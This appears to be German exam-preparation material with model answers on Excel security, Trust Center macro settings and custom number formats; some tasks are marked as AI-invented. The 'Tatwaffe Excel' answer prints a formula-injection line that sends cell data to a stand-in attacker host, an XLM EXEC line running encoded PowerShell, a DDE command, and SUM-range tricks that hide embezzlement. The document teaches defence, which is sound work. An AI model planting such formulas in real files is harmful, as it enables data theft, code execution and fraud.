Die Option „Quelldaten mit Datei speichern“ hat eine Kehrseite: Ist sie abgeschaltet und die Quelle nicht erreichbar, lässt sich die Pivot-Tabelle nicht mehr aktualisieren und auch nicht mehr umkonfigurieren. (✓){+1} Für eine Versanddatei ist das gerade erwünscht, für die Arbeitsdatei nicht. (✓){+2}

Auch Datenschnitte und Zeitachsen können Vertraulichkeitsinformationen preisgeben, weil ihre Schaltflächen sämtliche vorkommenden Ausprägungen eines Feldes auflisten, also etwa alle Kundennamen, selbst wenn nur eine Region gefiltert angezeigt wird. (✓){+3}

Dasselbe Problem hat PIVOTDATENZUORDNEN(): Die Formel schreibt die Kriterienwerte als harte Textkonstanten in die Formelzeile, sodass Feldausprägungen auch dort sichtbar bleiben. (✓){+4}

Bei einer über Power Query verknüpften Mappe reist zusätzlich die Abfragedefinition mit, inklusive Serveradressen, Pfaden und gegebenenfalls Anmeldeinformationen; diese Definition lässt sich exportieren und auf anderen Rechnern verwenden. (✓){+5}

Aus dem Doppelklick lässt sich auch etwas Positives ziehen: In der eigenen Analyse ist „Details anzeigen“ das schnellste Werkzeug, um einem auffälligen Aggregat auf den Grund zu gehen, ohne die Quelltablelle von Hand zu filtern. (✓){+6}

Zur Vorbereitung einer sauberen Aggregatlieferung eignet sich der Top-Zehn-Filter der Dropdowns, mit dem sich die obersten oder untersten drei Prozent anzeigen lassen; damit prüft man vorab, ob in den freigegebenen Zahlen Ausreißer stecken, die Rückschlüsse auf Einzelkunden zulassen. (✓){+7}

Rein rechtlich ist die Frage nicht mit Excel-Technik erledigt: Ob überhaupt aggregiert weitergegeben werden darf, hängt von Vertrag, Zweckbindung und gegebenenfalls einer Auftragsverarbeitung ab, und Aggregate können bei kleinen Fallzahlen faktisch personenbeziehbar bleiben. (✓){+8}

Der praktische Prüfsatz für die Klausur lautet: Weitergegeben wird, was in der Datei steht, nicht, was auf dem Bildschirm zu sehen ist. (✓){+9}

Wer ganz sicher gehen will, erzeugt die Versanddatei aus einer leeren Mappe heraus und kopiert ausschließlich Werte hinein, statt eine Kopie der Arbeitsdatei zu bereinigen; Bereinigen übersieht regelmäßig ausgeblendete Blätter, benannte Bereiche und alte Verbindungen. (✓){+10}

Rohleders Erwartung: Er leitet die Passage in U10 ausdrücklich mit „Ich weiß nicht, ob ich das schon hinreichend deutlich gemacht habe“ ein, was bei ihm heißt, dass er dem Punkt Gewicht gibt. Er will den Mechanismus hören, also Cache plus Doppelklick, nicht bloß den Merksatz „Pivot ist unsicher“, und er will eine Handlungsempfehlung, die man einer Kollegin am Telefon sagen könnte.

4. Tatwaffe Excel (9 P.)

✓ von 2 Profs geprüft

Aufgabe #118 · 9 P. · Tatwaffe Excel · 9 Punkte · Original-Altmeisterklausur

Excel spielt häufig eine unrühmliche Rolle, wenn es um Verbrechen geht - einerseits wegen des Marktanteils von mindestens 85 %, andererseits wegen der teilweise problematischen Sicherheitsarchitektur (frei ausführbare Makros, automatisch berechnete Formeln). Erläutern Sie drei verschiedene, gebräuchliche Szenarien von Verbrechen unter Zuhilfenahme von Excel möglichst präzise. Benennen Sie je Szenario Täter, Vorgehen und die konkret missbrauchte Excel-Technik. (9 Punkte, je Szenario 3)

Lösung

Vorbemerkung (Einordnung)

Excel ist deshalb eine so beliebte "Tatwaffe", weil zwei Dinge zusammentreffen: der **Marktanteil von mindestens 85 %** (fast jedes Opfer hat Excel installiert und öffnet .xlsx-Dateien ohne Misstrauen) und die **offene Sicherheitsarchitektur** (Excel führt Formeln automatisch aus und kann eingebetteten Programmcode starten). Nachfolgend drei verschiedene, in der Praxis gebräuchliche Szenarien.

Szenario 1 - Manipulation von Finanzdaten durch einen Innentäter

Täter: Ein Mitarbeiter mit legitimem Zugriff (Buchhaltung, Controlling, Finanzwesen).

Vorgehen: Der Täter verändert nicht die Software, sondern die Datei selbst. Er fälscht Ergebnisse so, dass Unterschlagungen oder eine geschönte Finanzlage nicht auffallen - etwa indem er eine belastende Buchung aus der Summe "herausrechnet" oder ganze Positionen optisch verschwinden lässt.

Konkret missbrauchte Excel-Technik + Schaden:

Klassiker ist das **heimliche Verkürzen eines Summenbereichs**. Aus einer korrekten Summe

=SUMME (B2 : B19)

wird

=SUMME (B2 : B18)

Bestandteil für Bestandteil:

- = (Gleichheitszeichen) - leitet jede Excel-Formel ein; es sagt Excel "berechne dies, zeige nicht den Text an".
- SUMME (Funktionsname) - die Funktion, die alle Werte im angegebenen Bereich addiert.
- (und) (runde Klammern) - umschliessen das Argument der Funktion; alles dazwischen ist die Eingabe.
- B2 : B19 bzw. B2 : B18 (Bereichsargument) - B ist die Spalte, 2/18/19 sind Zeilennummern.
- : (Doppelpunkt) - der **Bereichsoperator**, gelesen "von ... bis". B2 : B19 heisst "Zelle B2 bis Zelle B19".

Wirkung: Durch die Änderung von B19 auf B18 fällt die letzte (belastende) Buchung aus der Summe - die Bilanz wirkt weiter stimmig, das Geld ist umgeleitet.

Ergänzend nutzen Täter das **benutzerdefinierte Zahlenformat mit drei Semikola** ; ; ; .

Ein Excel-Zahlenformat hat vier durch ; (Semikolon) getrennte Abschnitte:

positiv;negativ>null;text. Bleiben alle vier leer (; ; ;), wird der Zelleninhalt

unsichtbar, obwohl der Wert rechnerisch weiter mitzählt. So bleiben manipulierte

Zwischenwerte für den Prüfer verborgen (alternativ: Zeilen/Spalten ausblenden). **Schaden:**

Unterschlagung, Bilanzfälschung, Untreue.

Szenario 2 - Verbreitung von Malware über Makros

Täter: Ein externer Angreifer (Cyberkrimineller).

Vorgehen: Der Angreifer versieht eine Excel-Datei mit **bösartigem Makro-Code** und sendet sie per E-Mail als scheinbar legitimes Dokument ("Rechnung", "Lieferschein").

Aktiviert das Opfer nach dem Öffnen die Makros (Klick auf "Inhalt aktivieren"), startet der Schadcode und lädt Schadsoftware nach - z. B. den Info-Stealer **Agent Tesla**.

Konkret missbrauchte Excel-Technik + Schaden:

Missbraucht wird die Fähigkeit von Excel, beim Öffnen automatisch **Programmcode** auszuführen. Zwei Ausprägungen:

1. **VBA-Makro mit Auto-Start.** Eine Prozedur im Ereignis `Workbook_Open()` läuft ohne weiteres Zutun, sobald die Mappe geöffnet und Makros erlaubt sind - der ideale Ansatzpunkt für den Angreifer.
2. **Alte Excel-4.0-Makrofunktion (XLM)**, die direkt in einer Zelle steht, z. B.

```
=EXEC("cmd.exe /c powershell -enc ...")
```

Bestandteil für Bestandteil:

- = (Gleichheitszeichen) - Formelstart, hier in einem Excel-4.0-Makroblatt: der Ausdruck wird als Befehl ausgeführt.
- EXEC (Funktionsname) - eine alte Makro-Funktion, die ein **externes Programm startet**.
- () (runde Klammern) - umschliessen das Argument.
- "cmd.exe /c powershell -enc ..." (Text-Argument) - die Anführungszeichen " " markieren den Inhalt als Text; darin steht das zu startende Programm samt Befehl.

Schaden: Nachladen von Ransomware/Info-Stealern, Diebstahl von Zugangsdaten, Fernsteuerung des Rechners. Deshalb blockiert Microsoft Makros aus dem Internet inzwischen standardmässig - der Angreifer setzt daher auf Social Engineering, damit das Opfer die Blockade selbst aufhebt.

Szenario 3 - Formel-/CSV-Injection und Datenabfluss

Täter: Ein Angreifer, der Daten in ein System einschleusen kann, das später als Excel-/CSV-Datei geöffnet wird (z. B. über ein Web-Formular, das exportiert wird).

Vorgehen: Der Angreifer trägt in ein harmloses Textfeld einen Wert ein, der mit einem **Formel-Startzeichen** beginnt: =, +, - oder @. Beim späteren Export und Öffnen interpretiert Excel diese Zelle nicht als Text, sondern als **Formel** und führt sie aus - obwohl niemand bewusst eine Formel geschrieben hat.

Konkret missbrauchte Excel-Technik + Schaden:

Beispiel für heimlichen Datenabfluss:

=WEBDIENST("http://angreifer.tld/?x="&A2)

Bestandteil für Bestandteil:

- = (Gleichheitszeichen) - Formelstart; genau dieses Zeichen löst die automatische Ausführung aus (ebenso +, -, @).
- WEBDIENST (Funktionsname, engl. WEBSERVICE) - ruft eine Internet-Adresse (URL) auf und gibt deren Antwort zurück.
- () (runde Klammern) - umschliessen das Argument.
- "http://angreifer.tld/?x=" (Text-URL) - die Anführungszeichen " " markieren die Adresse als Text; sie zeigt auf den Server des Angreifers.
- & (kaufmännisches Und) - der **Verkettungsoperator**; er "klebt" Text zusammen.
- A2 (Zellbezug) - A ist die Spalte, 2 die Zeile; der Inhalt der Zelle A2 wird an die URL angehängt.

Wirkung: Excel ruft die Adresse `http://angreifer.tld/?x=<Inhalt von A2>` auf und **sendet damit den Zellinhalt an den Angreifer** - Datendiebstahl ohne Makro, allein über eine Zellformel. Verwandte Varianten sind `=HYPERLINK(. . .)` (präparierter Link) und **DDE**-Befehle wie `=cmd|'/c calc.exe'!A1`, die ein externes Programm starten.

Schaden: Exfiltration vertraulicher Daten, im DDE-Fall Ausführung beliebiger Befehle.

Schutz: Eingaben beim Export "entschärfen" (führendes =,+,-,@ z. B. mit einem vorangestellten Apostroph ' als Text markieren).

Abschluss (Gemeinsamkeit)

Alle drei Fälle nutzen dieselbe Grundschwäche: **Excel führt Inhalte (Formeln, Makros) automatisch aus, und Anwender vertrauen Excel-Dateien blind.** Gegenmassnahmen:

Makros standardmässig deaktivieren, Vier-Augen-Prinzip und Zellschutz/

Änderungsprotokoll bei Finanzdateien, Eingaben vor dem Export gegen Formel-Injection absichern.

(✓)(+1) Die Prüf-Reserve gegen Szenario 1: Unsichtbares wird sichtbar, wenn man nicht dem Bildschirm, sondern der Struktur traut — Formeln einblenden (STRG+#), die Raute-Suche über den Suchbereich Arbeitsmappe für Fehlerwerte und der Blick auf Zahlenformate wie ;;; decken verkürzte Summen und versteckte Zellen auf.

Pivottabellen

Kap. 12 · Sicherheit & Formate — Trust Center, Zahlenformate, Strukturierte

Verweise · Konzept

INHALT DIESES KAPITELS · Schlagwörter je Aufgabe zum direkten Abgleich

Benutzerdefinierte Zahlenformate, „Genauigkeit wie angezeigt“ und das Gleitkommaproblem (8 P).....	519
Die Dateiformatfamilie XLTX, XLTM, XLAM und ODS und die Makroblockade (5 P) ...	527
Gebrochene Achsen als Einstieg in die Manipulation (4 P).....	531
KI in Excel: die Funktion COPILOT() und Python in Excel (5 P)	532
Makrosicherheit im Trust Center und die BSI-Konfigurationsempfehlungen (8 P).....	515
Power Query als Angriffsvektor jenseits von VBA (4 P)	529
• Strukturierte Verweise: Bezeichner, Bezugsoperatoren, Qualifizierung und Syntaxregeln (8 P).....	523

QUBA – Sicherheit & Formate: Trust Center, Zahlenformate, Strukturierte Verweise

Status: GEPRÜFT (Prof-Gate, Nachprüfung 01.08.2026 — 7× FREIGEgeben). Sieben gelöste Aufgaben (42 P) aus dem Voll-Abdeckungs-Sweep.

Sieben gelöste Aufgaben zu den Lücken **L17**, **L18**, **L9** sowie zu vier Themen der Priorität 3 (**L35**, **L30**, **L27**, **L29**) aus der Abdeckungs-Matrix (Voll-Abdeckungs-Sweep 01.08.2026). Gesamtumfang **42 Punkte**.

Faktenbasis: official/_ocr/QUBA-folienskript.txt (Folien 3–4, 7–8, 12–17, 29–32, 58, 72–77) und die Vorlesungsmitschriften des laufenden Semesters (vorlesungen/26er-aktuell/), namentlich U03, U04, U05, U06, U07 und U14.

Punktgewichte gegenüber der Coverage-Matrix verschoben — die Gesamtsumme bleibt gleich, zwei Einzelgewichte nicht: L35 ist hier mit 5 statt 4 Punkten angesetzt, weil

die Makroblockade als eigener Aufgabenteil dazukommt; L29 mit 5 statt 6, weil die Compliance-Frage ohne die dort mitgedachte Marktübersicht auskommt.

Bewusst nicht wiederholt — diese Punkte sind an anderer Stelle bereits gelöst und werden hier nur als Anschluss zitiert:

- ZIP-Trick und Blattschutz-Aushebelung → `sicherheit.md`, „Blattschutz als Scheinschutz" (10 P.)
 - Vertrauenswürdige Speicherorte als Kompromiss → `grundlagen-features.md`, VBA-Aufgabe, Bonusblock
 - Vorlagenfamilie `Mappe.xlsx` / `Tabelle.xlsx` und XLSTART → `grundlagen-features.md`, „Drei Vorlagen-Arten" (6 P.)
 - XLSX-als-ZIP gegen XLSB → `grundlagen-features.md`, „XLSX gegen XLSB"
 - Das Tausenderformat `#.##0.` und die Summendifferenz zwischen Anzeigerundung und `RUNDEN()` → `excel-funktionen.md`, „Runden auf Zehnerpotenzen" (12 P.)
 - Begriff und drei Vorteile strukturierter Verweise → `original-altmeister.md`, Klausur 2025 (10 P.)
 - Die Ausgabe der Verbundform `[[#Kopfzeilen];[Name]:[Preis]]` und die zugehörige Bestandteile-Tabelle → `original-altmeister.md`, Klausur 2025, Teilaufgabe c) (2 P.). Dort wird das Semikolon als Trenner der beiden Selektorteile gelesen, hier als Vereinigungsoperator; beide Lesarten sind richtig und beschreiben dieselbe Syntax aus zwei Blickwinkeln.
-

Aufgabe #119 · 8 P. · Makroeinstellungen, Mark of the Web und der BSI-

Zielkonflikt · von der KI erfunden – kein Original

Ein Sachbearbeiter erhält per E-Mail eine Arbeitsmappe eines langjährigen Lieferanten, die eine Auswertung per Makro erzeugen soll. Beim Öffnen erscheint zuerst ein gelber Balken der geschützten Ansicht, nach dem Klick auf „Bearbeitung aktivieren“ ein roter Balken mit dem Text „Microsoft hat die Ausführung von Makros blockiert, da die Quelle dieser Datei nicht vertrauenswürdig ist“. Eine Schaltfläche zum Aktivieren bietet der rote Balken nicht an. Der Sachbearbeiter wendet sich an die IT.

- a) (2 P.) Nennen Sie den Menüpfad zu den Makroeinstellungen, die vier dort wählbaren Stufen und die Stufe, auf der Excel im Standard steht.
- b) (2 P.) Erläutern Sie, weshalb der rote Balken erscheint und auf welchem Weg sich die Datei freigeben ließe.
- c) (4 P.) Nehmen Sie Stellung zu den Konfigurationsempfehlungen des BSI und erläutern Sie den Zielkonflikt zwischen Sicherheit und Funktionalität an zwei Beispielen.

a) 2 P. – Pfad, Stufen und Standard

Die Makroeinstellungen liegen unter *Datei* ▶ *Optionen* ▶ *Trust Center* ▶ *Einstellungen für das Trust Center* ▶ *Makroeinstellungen*. Ältere Oberflächen und Folie 12 nennen dasselbe Register „Sicherheitscenter“; beide Bezeichnungen meinen denselben Dialog. Rohleder hat diesen Pfad in U04 ausdrücklich zum Auswendiglernen empfohlen, weil man ihn zweimal braucht, nämlich vor und nach der Ausführung eines fremden Makros. ✓ {1} Wählbar sind vier Stufen: das Deaktivieren von VBA-Makros ohne Benachrichtigung, das Deaktivieren mit Benachrichtigung, das Deaktivieren mit Ausnahme digital signierter Makros und das Aktivieren von VBA-Makros. Die letzte Stufe versieht Microsoft selbst mit dem Zusatz „nicht empfohlen, da potenziell gefährlicher Code ausgeführt werden kann“. Im Standard steht Excel auf der zweiten Stufe, dem Deaktivieren mit Benachrichtigung, und Rohleders Kommentar dazu lautet knapp „Das ist auch gut so.“ Wer in U04 mitgeschrieben hat, findet dort die Formulierung „Das sind drei Optionen“ — gemeint sind die drei Stufen unterhalb der pauschalen Aktivierung; der Dialog auf Folie 30 zeigt vier, und vier ist die klausurfeste Antwort. ✓ {2}

b) 2 P. – Herkunftskennzeichnung und Freigabeweg

Eine Datei, die über das Internet oder als E-Mail-Anhang auf den Rechner gelangt, erhält vom Betriebssystem eine Herkunftskennzeichnung, das sogenannte Mark of the Web, und Excel behandelt jede so gekennzeichnete Mappe als nicht vertrauenswürdige Quelle: Es

öffnet sie zunächst in der geschützten Ansicht und blockiert ihre VBA-Makros anschließend unabhängig davon, welche Stufe im Trust Center eingestellt ist. ✓ {3} Der rote Balken bietet deshalb bewusst keine Aktivieren-Schaltfläche mehr an, weil die frühere gelbe Meldung mit Aktivieren-Knopf genau der Weg war, über den Makroviren wie Emotet ihre Opfer fanden. Freigeben lässt sich die Datei auf zwei Wegen. Der erste führt aus Excel heraus: Man klickt sie im Explorer mit der rechten Maustaste an, geht unter *Eigenschaften* ▶ *Allgemein* zum Abschnitt „Sicherheit“ mit der Zeile „Die Datei stammt von einem anderen Computer“ und setzt den Haken bei „Zulassen“. Damit ist die Herkunftskennzeichnung entfernt, die Datei fällt aber lediglich zurück unter die normale Trust-Center-Stufe – Rohleder führt in U04 genau diesen Zwischschritt vor und sagt nach dem Haken ausdrücklich „Aber Sie können die Makros immer noch nicht ausführen“, bevor er den Pfad zu den Makroeinstellungen öffnet. Der zweite Weg vermeidet die Einzelfreigabe ganz, denn eine Mappe an einem vertrauenswürdigen Speicherort wird trotz Herkunftskennzeichnung nicht blockiert. Beides ist eine bewusste Hürde, die eine eigene Entscheidung des Anwenders erzwingt, statt sie in einen Reflexklick zu verwandeln. ✓ {4}

c) 4 P. – Stellungnahme zu den BSI-Empfehlungen

Das Bundesamt für Sicherheit in der Informationstechnik veröffentlicht mit „Sichere Konfiguration von Microsoft Excel für den Einsatz auf dem Betriebssystem Microsoft Windows“ (BSI-CS 136) eine Empfehlung, die den Zielkonflikt selbst offen benennt: „Bei vielen Anwendungsprodukten ist die Konfiguration häufig ein Kompromiss aus Sicherheit und Funktionalität. Je mehr die Sicherheit in den Fokus gerückt wird, desto mehr wird die Anwendungsfunktionalität damit eingeschränkt.“ (S. 1) Rohleder hält die Empfehlungen für in Teilen realitätsfremd und überschreibt seine Folie mit der Feststellung, der Produktivitätsverlust einer vollständigen Umsetzung würde Milliarden kosten. ✓ {5} Diese Kritik ist begründet, aber nicht als Freibrief zu lesen: Das BSI beschreibt einen Sollzustand, den ein Unternehmen risikoorientiert auf seine Verhältnisse herunterbrechen muss, und die eigentliche Aufgabe der Führung besteht darin, diesen Abwägungsschritt bewusst und dokumentiert zu treffen, statt ihn stillschweigend dem einzelnen Anwender an der Meldungsleiste zu überlassen. ✓ {6}

Das erste Beispiel für den Zielkonflikt ist die Makroausführung selbst. Wird sie ohne Benachrichtigung deaktiviert, fällt die gesamte VBA-gestützte Automatisierung weg, also sowohl die Aufzeichnung wiederkehrender Arbeitsschritte als auch benutzerdefinierte Funktionen und die Steuerung von Schnittstellen; Routinearbeit fällt damit auf Handbetrieb zurück, und die Fehlerquote steigt genau dort, wo die Automatisierung sie senken sollte. Der tragfähige Kompromiss besteht darin, Makros grundsätzlich deaktiviert zu lassen und Ausnahmen nur über digital signierte Makros und über vertrauenswürdige Speicherorte auf definierten Netzlaufwerken zuzulassen, sodass Vertrauen an einen prüfbaren Herausgeber

oder einen kontrollierten Ort gebunden ist und nicht an eine Klickentscheidung im Moment des Öffnens. ✓ {7}

Das zweite Beispiel ist die Behandlung externer Inhalte und Datenverbindungen. Wer Verknüpfungen, Datenverbindungen und Power-Query-Aktualisierungen konsequent sperrt, nimmt dem Unternehmen die dynamische Datenversorgung seiner Auswertungen und zwingt es zurück zum manuellen Export, mit allen Folgen für Aktualität und Datenqualität; wer sie pauschal zulässt, öffnet einen Nachladeweg, der ohne jedes Makro auskommt. Hier zeigt sich zugleich die Grenze der Rechnung, mit der die niedrige Makrosicherheit gern verteidigt wird. Zwei Sekunden je Meldung, achtzehn Arbeitsmappen am Tag und zweihundert Arbeitstage ergeben rechnerisch genau zwei Arbeitsstunden pro Person und Jahr. Der Sicherheitsnutzen des routinemäßigen Wegklickens von Warnmeldungen ist jedoch erwiesenermaßen nahe null, wie Microsoft im Kontext der Windows-7-Entwicklung untersucht hat. Die zwei Stunden erkaufen also keine Sicherheit, sondern bezahlen einen Reflex — und genau deshalb hat Microsoft die Entscheidung aus der Meldungsleiste in die Dateieigenschaften verlagert. ✓ {8}

■ Über die geforderten Punkte hinaus

(✓){+1} Die weiteren Register des Trust Centers gehören zum Gesamtbild und werden in Klausuren gern als Ergänzung honoriert: Vertrauenswürdige Herausgeber, Vertrauenswürdige Speicherorte, Vertrauenswürdige Dokumente, Kataloge vertrauenswürdiger Add-Ins, Add-Ins, ActiveX-Einstellungen, Geschützte Ansicht, Meldungsleiste, Externer Inhalt und Zugriffsschutzeinstellungen. Wer den Aufbau kennt, erkennt auch, dass die Makrofrage nur eine von elf Stellschrauben dieser Liste ist — aktuelle Excel-Versionen ergänzen sie noch um Datenschutzoptionen und formularbasierte Anmeldung.

(✓){+2} Unterhalb der vier Stufen sitzt ein leicht zu übersehendes Kontrollkästchen mit der Beschriftung „Excel 4.0-Makros aktivieren, wenn VBA-Makros aktiviert sind“. Excel-4.0-Makros sind ein eigener, weit älterer Makromechanismus, der als Angriffsweg wiederentdeckt wurde; wer VBA-Makros zulässt, sollte diesen Haken auf keinen Fall zusätzlich setzen.

(✓){+3} Der Haken „Zugriff auf das VBA-Projektobjektmodell vertrauen“ unter den Entwicklereinstellungen erlaubt es Code, weiteren Code zu schreiben und zu verändern. Er gehört zu den wenigen Einstellungen, bei denen die BSI-Linie ohne Abstriche gilt, weil sein Produktivitätsnutzen auf eine sehr kleine Gruppe von Entwicklern beschränkt ist.

(✓){+4} Rohleder verortet das eigentliche Problem ausdrücklich außerhalb von Excel: Dass Misstrauen gegenüber Makros in Arbeitsmappen bekannter Absender überhaupt nötig ist, weist nach seiner Formulierung auf ein möglicherweise tiefgreifendes kulturelles Problem hin und ist damit kein Excel-Thema. Die Empfehlung des LKA Niedersachsen, im Zweifel telefonisch beim Absender nachzufragen, ist genau diese kulturelle Antwort — sie kostet eine Minute und gehört zu den wenigen Maßnahmen, die auch dann noch greifen, wenn das Absenderkonto selbst kompromittiert ist.

(✓){+5} Die Bedrohungslage stützt die Härte der Voreinstellung. Nach einer von Rohleder zitierten Kaspersky-Untersuchung zielten 2018 rund siebenzig Prozent aller Angriffe auf Sicherheitslücken in Office, gegenüber sechzehn Prozent im Jahr 2016; die dabei am häufigsten genutzten Schwachstellen lagen nicht in Excel selbst, sondern im Formeleditor von Office und funktionierten in jeder Word-Version der vergangenen sieben Jahre. Diese Angriffe brauchen kein einziges Makro.

Rohleders Erwartung: Er will die Stellungnahme, nicht die Nacherzählung. Wer die BSI-Empfehlungen nur referiert, bleibt unter der

Hälfte der Punkte; wer sie nur als realitätsfremd abtut, ebenfalls. Erwartet ist die Zweiseitigkeit – Empfehlung als Sollzustand anerkennen, Produktivitätskosten beziffern, und den Kompromiss benennen, der beides trägt (signierte Makros, vertrauenswürdige Speicherorte). Die Zahlenkette $200 \times 18 \times 2$ Sekunden = 2 Stunden pro Person und Jahr ist seine eigene und sollte in der Antwort auftauchen, ebenso wie die Gegenrechnung, dass der Nutzen des Wegklickens nahe null liegt.

Aufgabe #120 · 8 P. · Vier Abschnitte, drei Platzhalter und die Mischform-Frage ·

von der KI erfunden – kein Original

In einer Konzernberichtsvorlage sollen negative Werte rot und in Klammern erscheinen, Nullwerte als Gedankenstrich, Postleitzahlen fünfstellig mit führender Null und Arbeitszeitsummen über die Vierundzwanzig-Stunden-Grenze hinaus. Ein Kollege schlägt vor, zusätzlich die Option „Genauigkeit wie angezeigt festlegen“ zu aktivieren, „damit die Summen endlich stimmen“.

- a) (3 P.) Erläutern Sie den vierteiligen Aufbau eines benutzerdefinierten Zahlenformats und die Wirkung der Platzhalter 0, # und ?.
- b) (3 P.) Geben Sie drei benutzerdefinierte Formate mit ihrer jeweiligen Wirkung an und grenzen Sie das Zellformat gegen die Tabellenblatfunktion TEXT() ab.
- c) (2 P.) Nehmen Sie zu dem Vorschlag Stellung und erläutern Sie die Ursache der Abweichungen, die er beheben soll.

a) 3 P. – Aufbau und Platzhalter

Ein benutzerdefiniertes Zahlenformat besteht aus bis zu vier durch Semikolon getrennten Abschnitten in der festen Reihenfolge Positiv, Negativ, Null und Text, aufrufbar über *Zellen formatieren* ▶ *Zahlen* ▶ *Benutzerdefiniert*, am schnellsten über die Tastenkombination Strg + 1. ✓ {1} Gibt man nur einen Abschnitt an, gilt er für alle Zahlen; bei zwei Abschnitten deckt der erste die positiven Werte und die Null ab und der zweite die negativen. Im Textabschnitt steht das Zeichen @ stellvertretend für den eingegebenen Text, und jedem Abschnitt lässt sich in eckigen Klammern ein Farbcode wie [Rot] oder [Blau] voranstellen. Das Format #.##0,00 €; [Rot] (#.##0,00 €); "-" ;@ regelt damit alle vier Fälle in einer einzigen Zeichenfolge. ✓ {2} Die drei Ziffernplatzhalter unterscheiden sich in ihrem Umgang mit bedeutungslosen Nullen. Der Platzhalter 0 zeigt sie an, wenn eine Zahl weniger Ziffern besitzt als Nullen im Format vorhanden sind, sodass aus 8,9 mit dem Format 0,00 die Anzeige 8,90 wird. Der Platzhalter # folgt derselben Regel, zeigt die zusätzlichen Nullen aber nicht an, sodass 8,9 unverändert 8,9 bleibt. Der Platzhalter ? fügt an ihrer Stelle auf beiden Seiten des Dezimalzeichens ein Leerzeichen ein, damit die

Dezimalstellen einer Spalte trotz unterschiedlicher Stellenzahl senkrecht untereinander stehen. ✓ **{3}**

b) 3 P. – Drei Formate und die Abgrenzung zu TEXT()

Das Format 00000 erzwingt führende Nullen und ist damit die richtige Antwort auf die deutsche Postleitzahl, weshalb aus der Dresdner Postleitzahl 01067 ohne dieses Format die Zahl 1067 würde. ✓ **{4}** Das Format [h]:mm addiert Stunden über die Vierundzwanzig-Stunden-Grenze hinaus, weil die eckigen Klammern Excel anweisen, die Stunden nicht auf den Tagesrest zurückzurechnen; ohne sie ergibt 12:00 plus 13:00 die Anzeige 1:00 statt 25:00. Das Format ; ; ; besteht ausschließlich aus den drei Trennsemikola und lässt damit alle vier Abschnitte leer, sodass Zahlen und Text unsichtbar werden; die verkürzte Variante ; ; blendet nur die Zahlen aus und lässt Text stehen. ✓ **{5}** Die Tabellenblatfunktion TEXT() ist die Formel-Schwester derselben Formatcodes: =TEXT(Wert;"Format") wendet exakt dieselbe Formatzeichenfolge an, liefert aber ein Textergebnis statt einer formatierten Zahl, was immer dann gebraucht wird, wenn ein Wert in eine Verkettung eingehen soll, weil die Verkettung das Zellformat nicht mitnimmt — ="Stand "&TEXT(HEUTE();"TT.MM.JJJJ") liefert die lesbare Zeile, ="Stand "&HEUTE() dagegen die nackte Tageszahl. Der entscheidende Unterschied für die Modellierung ist, dass das Zellformat nur die Anzeige verändert und den Zellwert als Zahl belässt, während TEXT() einen echten Text erzeugt, mit dem sich nicht mehr rechnen lässt. ✓ **{6}**

c) 2 P. – Stellungnahme zu „Genauigkeit wie angezeigt“

Der Vorschlag ist nicht falsch, aber falsch begründet. Die Option unter *Datei* ▶ *Optionen* ▶ *Erweitert* gilt je Arbeitsmappe und ist nach Rohleders Systematik die dritte Variante neben der Anzeigerundung über das Zellformat und der rechnerischen Rundung über RUNDEN(). Sein Wort dafür ist **Mischform**: Sie rundet die gespeicherten Werte auf die Stellenzahl, die das jeweilige Zellformat gerade anzeigt. Auf Folie 32 empfiehlt er sie sogar ausdrücklich als das **bessere** der beiden Mittel gegen Rundungsfehler, und zwar mit genau einer Bedingung — erst alle Zellen wie gewünscht formatieren, dann schalten. ✓ **{7}** Ein Freibrief ist das nicht: Aus einer Formatierungsentscheidung wird eine Wertänderung, das Zurückstellen der Option holt die verlorenen Nachkommastellen nicht zurück, und Rohleder setzt selbst hinzu, dass auch die reduzierte Genauigkeit kumulativ zu Fehlern führen kann. In der Praxis ist die Option daher nur nach vollständiger Formatierung und mit vorheriger Sicherungskopie zu vertreten — und keinesfalls mit der Begründung des Kollegen, dass damit „die Summen endlich stimmen“. Denn die Abweichungen, die er beheben will, haben eine andere Ursache: Excel speichert Zahlen binär nach der IEEE-Norm 754 und führt sie mit fünfzehn signifikanten Stellen; das Skript formuliert das verkürzt als „15 Dezimalstellen genau“, gemeint sind signifikante Stellen und nicht

Nachkommastellen. Weil sich Dezimalbrüche im Binärsystem nicht endlich darstellen lassen, kann es nach der Formulierung des Skripts „bei vielen Kombinationen arithmetischer Operationen mit Gleitkommazahlen zu Ergebnissen mit einer sehr geringen Abweichung vom korrekten Ergebnis kommen". Das für Excel dokumentierte Musterbeispiel ist $= (43, 1 - 43, 2) + 1$, das nicht 0,9 liefert, sondern 0,8999999999999999. Die Abhilfe setzt deshalb am Wert an und nicht an der Anzeige: entweder `RUNDEN()` auf alle Zwischenergebnisse und nicht nur auf das Endergebnis, weil eine ungerundete Zwischenstufe den Fehler sonst weiterträgt — oder eben, nach vollständiger Formatierung, die Option „Genauigkeit wie angezeigt". ✓ {8}

Über die geforderten Punkte hinaus

(✓){+1} Der vollständige Formatkatalog der Folie umfasst neben den drei genannten noch drei weitere Einträge. #.##0. zeigt in Tausendern an, wobei jeder auf einen Ziffernplatzhalter folgende Punkt die Anzeige um eine weitere Tausenderstufe verschiebt, sodass #.##0. . Millionen liefert. 0,0?? richtet am Dezimalkomma aus, mit mindestens einer und höchstens drei Nachkommastellen; weitere Nachkommastellen werden gerundet. Bei TTT* TT.MM.JJJJ wiederholt der Stern das nachfolgende Zeichen zum Auffüllen und setzt dadurch den Wochentag linksbündig und das Datum rechtsbündig.

(✓){+2} Das Format ; ; ; hat eine dunkle Seite, die Rohleder in U06 ausdrücklich als schmutzigen Trick vorführt. Anders als weiß eingefärbter Text bleibt ein so ausgeblendeter Inhalt auch dann unsichtbar, wenn man das Blatt markiert und die automatische Schriftfarbe wiederherstellt; sichtbar wird er erst nach dem Löschen der Zellformatierung. Sein Urteil ist unmissverständlich: „Lassen Sie die Finger davon, arbeiten Sie transparent.“

(✓){+3} Excel hält für einige Sonderfälle fertige Formate bereit, die man nicht selbst schreiben muss: Unter *Zellen formatieren* ▶ *Sonderformat* stehen Postleitzahl mit Länderauswahl, Sozialversicherungsnummer und ISBN zur Verfügung. Wer dort nachsieht, was Excel intern daraus macht, findet im Feld Benutzerdefiniert genau die Formatzeichenfolge und lernt sie damit am schnellsten.

